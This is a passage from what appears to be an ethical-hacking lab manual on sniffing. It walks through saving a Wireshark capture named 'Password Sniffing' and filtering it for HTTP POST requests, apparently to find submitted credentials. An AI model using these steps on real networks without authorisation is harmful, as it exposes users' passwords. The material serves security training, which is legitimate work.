
12. The **Wireshark: Save file as** window appears. Select any location to save the file, specify **File name** as **Password Sniffing**, and click **Save**.




Module 08 – Sniffing

13. In the **Apply a display filter** field, type **http.request.method == POST** and click the arrow icon (→) to apply the filter.


Note: Applying this syntax helps you narrow down the search for http POST traffic.



14. Wireshark only filters **http POST** traffic packets, as shown in the screenshot.



